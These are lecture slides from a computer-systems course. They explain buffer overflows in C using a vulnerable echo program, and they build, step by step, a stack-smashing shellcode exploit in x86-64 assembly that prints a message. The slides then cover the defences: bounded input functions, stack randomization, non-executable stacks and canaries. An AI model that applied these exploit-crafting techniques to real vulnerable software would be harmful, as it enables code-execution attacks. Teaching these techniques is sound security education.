

CS 33

Machine Programming (4)

Many of the slides in this lecture are either from or adapted from slides provided by the authors of the textbook “Computer Systems: A Programmer’s Perspective,” 2nd Edition and are provided from the website of Carnegie-Mellon University, course 15-213, taught by Randy Bryant and David O’Hallaron in Fall 2010. These slides are indicated “Supplied by CMU” in the notes section of the slides.

String Library Code

- Implementation of Unix function `gets()`

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

- no way to specify limit on number of characters to read
- Similar problems with other library functions
 - `strcpy`, `strcat`: copy strings of arbitrary length
 - `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

Vulnerable Buffer Code

```
/* Echo Line */  
void echo()  
{  
    char buf[4]; /* Way too small! */  
    gets(buf);  
    puts(buf);  
}
```

```
int main() {  
    echo();  
  
    return 0;  
}
```

```
unix> ./echo  
123  
123
```

```
unix> ./echo  
123456789ABCDEF01234567  
123456789ABCDEF01234567
```

```
unix> ./echo  
123456789ABCDEF012345678  
Segmentation Fault
```

Supplied by CMU, but adapted for x86-64.

Buffer-Overflow Disassembly

echo:

```
000000000040054c <echo>:
40054c:  48 83 ec 18      sub    $0x18,%rsp
400550:  48 89 e7         mov    %rsp,%rdi
400553:  e8 d8 fe ff ff   callq 400430 <gets@plt>
400558:  48 89 e7         mov    %rsp,%rdi
40055b:  e8 b0 fe ff ff   callq 400410 <puts@plt>
400560:  48 83 c4 18      add    $0x18,%rsp
400564:  c3              retq
```

main:

```
0000000000400565 <main>:
400565:  48 83 ec 08      sub    $0x8,%rsp
400569:  b8 00 00 00 00   mov    $0x0,%eax
40056e:  e8 d9 ff ff ff   callq 40054c <echo>
400573:  b8 00 00 00 00   mov    $0x0,%eax
400578:  48 83 c4 08      add    $0x8,%rsp
40057c:  c3              retq
```


Supplied by CMU, but adapted for x86-64.

Note that 24 bytes are allocated on the stack for *buf*, rather than the 4 specified in the C code. This is an optimization having to do with the alignment of the stack pointer, a subject we will discuss in an upcoming lecture.

The text in the angle brackets after the calls to *gets* and *puts* mentions “plt”. This refers to the “procedure linkage table,” another topic we cover in an upcoming lecture.

Buffer-Overflow Stack

Before call to gets



```
/* Echo Line */  
void echo()  
{  
    char buf[4]; /* Too small! */  
    gets(buf);  
    puts(buf);  
}
```


```
echo:  
    subq    $24, %rsp  
    movq    %rsp, %rdi  
    call    gets  
    movq    %rsp, %rdi  
    call    puts  
    addq    $24, %rsp  
    ret
```

Supplied by CMU, but adapted for x86-64.


Buffer Overflow Stack Example

```
unix> gdb cho
(gdb) break echo
Breakpoint 1 at 0x40054c
(gdb) run
Breakpoint 1, 0x000000000040054c in echo ()
(gdb) print /x $rsp
$1 = 0x7fffffffef98
(gdb) print /x *(unsigned *)$rsp
$2 = 0x400573
```

Before call to gets



Before call to gets




```
40056e:    e8 d9 ff ff ff    callq 40054c <echo>
400573:    b8 00 00 00 00    mov     $0x0,%eax
```


Supplied by CMU, but adapted for x86-64.

Buffer Overflow Example #1

Before call to gets



Input 1234567



Overflow buf, but no problem


```
40056e:    e8 d9 ff ff ff    callq 40054c <echo>
400573:    b8 00 00 00 00    mov    $0x0,%eax
```

Supplied by CMU, but adapted for x86-64.


Note that *gets* reads input until the first newline character, but then replaces it with the null character (0x0).

Buffer Overflow Example #2

Before call to gets



Input 123456789ABCDEF01234567



Still no problem



```
40056e:    e8 d9 ff ff ff    callq 40054c <echo>
400573:    b8 00 00 00 00    mov    $0x0,%eax
```

Supplied by CMU, but adapted for x86-64.

Buffer Overflow Example #3

Before call to gets

Input 123456789ABCDEF012345678



Return address corrupted

```
40056e:    e8 d9 ff ff ff    callq 40054c <echo>
400573:    b8 00 00 00 00    mov     $0x0,%eax
```

Supplied by CMU, but adapted for x86-64.

Avoiding Overflow Vulnerability

```
/* Echo Line */  
void echo()  
{  
    char buf[4]; /* Way too small! */  
    fgets(buf, 4, stdin);  
    puts(buf);  
}
```

- **Use library routines that limit string lengths**
 - **fgets** instead of **gets**
 - **strncpy** instead of **strcpy**
 - **don't use scanf with %s conversion specification**
 - » use **fgets** to read the string
 - » or use **%ns** where **n** is a suitable integer

Malicious Use of Buffer Overflow

```
void main() {  
    echo();  
    ...  
}
```


return
address
A

```
int echo() {  
    char buf[80];  
    gets(buf);  
    ...  
    return ...;  
}
```

data written
by `gets()`

buf

Stack after call to `gets()`



- Input string contains byte representation of executable code
- Overwrite return address A with address of buffer buf
- When `echo()` executes `ret`, will jump to exploit code

Supplied by CMU, but adapted for x86-64.

```
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;
}
```

main:

```
    subq $88, %rsp # grow stack
    movq %rsp, %rdi # setup arg
    call gets
    movq %rsp, %rdi # setup arg
    call puts
    movl $0, %eax # set return value
    addq $88, %rsp # pop stack
    ret
```

previous frame

return address

Exploit

CS33 Intro to Computer Systems XIV-12 Copyright © 2017 Thomas W. Doepfner. All rights reserved.

Programs susceptible to buffer-overflow attacks are amazingly common and thus such attacks are probably the most common of the bug-exploitation techniques. Even drivers for network interface devices have such problems, making machines vulnerable to attacks by maliciously created packets.


Here we have a too-simple implementation of an echo program, for which we will design and implement an exploit. Note that, strangely, gcc has allocated 88 bytes for buf. We'll discuss reasons for this later — it has to do with cache alignment.

Crafting the Exploit ...

- **Code + padding**
 - 96 bytes long
 - » 88 bytes for buf
 - » 8 bytes for return address

Code (in C):

```
void exploit() {  
    write(1, "hacked by twd\n",  
          strlen("hacked by twd\n"));  
    exit(0);  
}
```




The “write” routine is the lowest-level output routine (which we discuss in a later lecture). The first argument indicates we are writing to “standard output” (normally the display). The second argument is what we’re writing, and the third argument is the length of what we’re writing.

The “exit” routine instructs the OS to terminate the program.

Quiz 1

The exploit code will be read into memory starting at location **0x7ffffffe948**. What value should be put into the return-address portion of the stack frame?

- a) 0
- b) 0x7ffffffe948
- c) 0x7ffffffe9a0
- d) it doesn't matter what value goes there



Assembler Code from gcc

```
.file "exploit.c"
.section .rodata.str1.1,"aMS",@progbits,1
.LC0:
.string "hacked by twd\n"
.text
.globl exploit
.type exploit, @function
exploit:
.LFB19:
.cfi_startproc
subq $8, %rsp
.cfi_def_cfa_offset 16
movl $14, %edx
movl $.LC0, %esi
movl $1, %edi
call write
movl $0, %edi
call exit
.cfi_endproc
.LFE19:
.size exploit, .-exploit
.ident "GCC: (Debian 4.7.2-5) 4.7.2"
.section .note.GNU-stack,"",@progbits
```

This is the result of assembling the C code of the previous slide using the command “gcc -S exploit.c -O1”. In a later lecture we’ll see what the unexplained assembler directives (such as `.globl`) mean, but we’re looking at this code so as to get the assembler instructions necessary to get started with building our exploit.

Exploit Attempt 1

```
exploit: # assume start address is 0x7fffffff948
    subq $8, %rsp        # needed for syscall instructions
    movl $14, %edx       # length of string
    movq $0x7fffffff973, %rsi # address of output string
    movl $1, %edi        # write to standard output
    movl $1, %eax        # do a "write" system call
    syscall
    movl $0, %edi        # argument to exit is 0
    movl $60, %eax       # do an "exit" system call
    syscall
str:
.string "hacked by twd\n"
    nop
    nop
    ...
    nop } 29 no-ops
.quad 0x7fffffff948
.byte '\n'
```

Here we've adapted the compiler-produced assembler code into something that is completely self-contained. The "syscall" assembler instruction invokes the operating system to perform, in this case, *write* and *exit* (what we want the OS to do is encoded in register *eax*).

We've added sufficient *nop* (no-op) instructions (which do nothing) so as to pad the code so that the *.quad* directive (which allocates an eight-byte quantity initialized with its argument) results in the address of the start of this code (*0x7fffffff948*) overwriting the return address. The *.byte* directive at the end supplies the newline character that indicates to *gets* that there are no more characters.

The intent is that when the *echo* routine returns, it will return to the address we've provided before the newline, and thus execute our exploit code.

Actual Object Code

Disassembly of section .text:

```
0000000000000000 <exploit>:
 0:  48 83 ec 08          sub     $0x8,%rsp
 4:  ba 0e 00 00 00      mov     $0xe,%edx
 9:  48 be 73 e9 ff ff ff movabs  $0x7fffffff973,%rsi
10:  7f 00 00             mov     $0x1,%edi
13:  bf 01 00 00 00      mov     $0x1,%eax
18:  b8 01 00 00 00      syscall
1d:  0f 05
1f:  bf 00 00 00 00      mov     $0x0,%edi
24:  b8 3c 00 00 00      mov     $0x3c,%eax
29:  0f 05               syscall

000000000000002b <str>:
2b:  68 61 63 6b 65      pushq   $0x656b6361
30:  64 20 62 79         and     %ah,%fs:0x79(%rdx)
34:  20 74 77 64         and     %dh,0x64(%rdi,%rsi,2)
38:  0a 00               or      (%rax),%al
. . .
```

big problem!

This is the output from “objdump -d” of our assembled exploit attempt. It shows the actual object code, along with the disassembled object code. (It did its best on disassembling str, but it’s not going to be executed as code.) The problem is that if we give this object code as input to the echo routine, the call to *gets* will stop processing its input as soon as it encounters the first 0a byte (the ASCII encoding in ‘\n’). Fortunately none of the actual code contains this value, but the string itself certainly does.

Exploit Attempt 2

```
.text
exploit: # starts at 0x7fffffff948
subq $8, %rsp
movb $9, %dl
addb $1, %dl
movq $0x7fffffff990, %rsi
movb %dl, (%rsi)
movl $14, %edx
movq $0x7fffffff984, %rsi
movl $1, %edi
movl $1, %eax
syscall
movl $0, %edi
movl $60, %eax
syscall

str:
.string "hacked by twd"

nop
nop
...
nop } 13 no-ops

.quad 0x7fffffff948
.byte '\n'
```

append
0a to str

To get rid of the “0a”, we’ve removed it from the string. But we’ve inserted code to replace the null at the end of the string with a “0a”. This is somewhat tricky, since we can’t simply copy a “0a” to that location, since the copying code would then contain the forbidden byte. So, what we’ve done is to copy a “09” into a register, add 1 to the contents of that register, then copy the result to the end of the string.

Actual Object Code, part 1

Disassembly of section .text:

0000000000000000 <exploit>:

0:	48 83 ec 08	sub	\$0x8,%rsp
4:	b2 09	mov	\$0x9,%dl
6:	80 c2 01	add	\$0x1,%dl
9:	48 be 90 e9 ff ff ff	movabs	\$0x7fffffff990,%rsi
10:	7f 00 00		
13:	88 16	mov	%dl, (%rsi)
15:	ba 0e 00 00 00	mov	\$0xe,%edx
1a:	48 be 84 e9 ff ff ff	movabs	\$0x7fffffff984,%rsi
21:	7f 00 00		
24:	bf 01 00 00 00	mov	\$0x1,%edi
29:	b8 01 00 00 00	mov	\$0x1,%eax
2e:	0f 05	syscall	
30:	bf 00 00 00 00	mov	\$0x0,%edi
35:	b8 3c 00 00 00	mov	\$0x3c,%eax
3a:	0f 05	syscall	

. . .

Again we have the output from “objdump -d”.

Actual Object Code, part 2

```
0000000000000003c <str>:
 3c:  68 61 63 6b 65          pushq  $0x656b6361
 41:  64 20 62 79            and    %ah,%fs:0x79(%rdx)
 45:  20 74 77 64            and    %dh,0x64(%rdi,%rsi,2)
 49:  00 90 90 90 90 90      add    %dl,-0x6f6f6f70(%rax)
 4f:  90                      nop
 50:  90                      nop
 51:  90                      nop
 52:  90                      nop
 53:  90                      nop
 54:  90                      nop
 55:  90                      nop
 56:  90                      nop
 57:  48 e9 ff ff ff 7f      jmpq   8000005c <str+0x80000020>
 5d:  00 00                  add    %al,(%rax)
 5f:  0a                      .byte 0xa
```

The only '0a' appears at the end; the entire exploit is exactly 96 bytes long. Again, the disassembly of str is meaningless, since it's data, not instructions.

Quiz 2

```
int main( ) {  
    char buf[80];  
    gets(buf);  
    puts(buf);  
    return 0;  
}
```

```
main:  
    subq $88, %rsp # grow stack  
    movq %rsp, %rdi # setup arg  
    call gets  
    movq %rsp, %rdi # setup arg  
    call puts  
    movl $0, %eax # set return value  
    addq $88, %rsp # pop stack  
    ret
```

Exploit Code (in C):

```
void exploit() {  
    write(1, "hacked by twd\n", 15);  
    exit(0);  
}
```

The exploit code is executed:

- a) before the call to *gets*
- b) before the call to *puts*, but after *gets* returns
- c) on return from *main*

System-Level Protections

- **Randomized stack offsets**
 - at start of program, allocate random amount of space on stack
 - makes it difficult for hacker to predict beginning of inserted code
- **Non-executable code segments**
 - in traditional x86, can mark region of memory as either “read-only” or “writeable”
 - » can execute anything readable
 - modern hardware requires explicit “execute” permission

```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
$1 = 0x7fffffffcc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7fffffffbb08

(gdb) run
(gdb) print /x $rsp
$3 = 0x7fffffffca6a8
```

Supplied by CMU.

Randomized stack offsets are a special case of what’s known as “address-space layout randomization” (ASLR).

Because of them, our exploit of the previous slides won’t work in general, since we assumed the stack always starts at the same location.

Making the stack non-executable also prevents our exploit from working.

Stack Canaries



- **Idea**
 - place special value (“canary”) on stack just beyond buffer
 - check for corruption before exiting function
- **gcc implementation**
 - `-fstack-protector`
 - `-fstack-protector-all`

```
unix> ./echo-protected  
Type a string: 1234  
1234
```

```
unix> ./echo-protected  
Type a string: 12345  
*** stack smashing detected ***
```

Supplied by CMU.

The `-fstack-protector` flag causes gcc to emit stack-canary code for functions that use buffers larger than 8 bytes. The `-fstack-protector-all` flag causes gcc to emit stack-canary code for all functions.

Protected Buffer Disassembly

```
0000000000400610 <echo>:
400610: 48 83 ec 18      sub    $0x18,%rsp
400614: 64 48 8b 04 25 28 00 mov    %fs:0x28,%rax
40061b: 00 00
40061d: 48 89 44 24 08   mov    %rax,0x8(%rsp)
400622: 31 c0           xor    %eax,%eax
400624: 48 89 e7        mov    %rsp,%rdi
400627: e8 c4 fe ff ff  callq  4004f0 <gets@plt>
40062c: 48 89 e7        mov    %rsp,%rdi
40062f: e8 7c fe ff ff  callq  4004b0 <puts@plt>
400634: 48 8b 44 24 08   mov    0x8(%rsp),%rax
400639: 64 48 33 04 25 28 00 xor    %fs:0x28,%rax
400640: 00 00
400642: 74 05          je     400649 <echo+0x39>
400644: e8 77 fe ff ff  callq  4004c0 <__stack_chk_fail@plt>
400649: 48 83 c4 18     add    $0x18,%rsp
40064d: c3            retq
```


Supplied by CMU.

The operand “%fs:0x28” requires some explanation, as it uses features we haven’t previously discussed. *fs* is one of a few “segment registers,” which refer to other areas of memory. They are generally not used, being a relic of the early days of the x86 architecture before virtual-memory support was added. You can think of it as an area where global variables (accessible from anywhere) may be stored and made read-only. It’s used here to hold the “canary” values. The area is set up by the operating system when the system is booted; the canary is set to a random value so that attackers cannot predict what it is. It’s also in memory that’s read-only so that the attacker cannot modify it.

Note that objdump’s assembler syntax is slightly different from what we normally use in gcc: there are no “q” or “l” suffices on most of the instructions, but the call instruction, strangely, has a q suffix.

Setting Up Canary

Before call to gets




```
/* Echo Line */  
void echo()  
{  
    char buf[4]; /* Way too small! */  
    gets(buf);  
    puts(buf);  
}
```

```
echo:  
    . . .  
    movq    %fs:40, %rax    # Get canary  
    movq    %rax, 8(%rsp)   # Put on stack  
    xorl    %eax, %eax     # Erase canary  
    . . .
```

Checking Canary

After call to gets



```
/* Echo Line */  
void echo()  
{  
    char buf[4]; /* Way too small! */  
    gets(buf);  
    puts(buf);  
}
```

```
echo:  
    . . .  
    movq    8(%rsp), %rax    # Retrieve from stack  
    xorq    %fs:40, %rax    # Compare with Canary  
    je      .L2             # Same: skip ahead  
    call    __stack_chk_fail # ERROR  
.L2:  
    . . .
```

Supplied by CMU.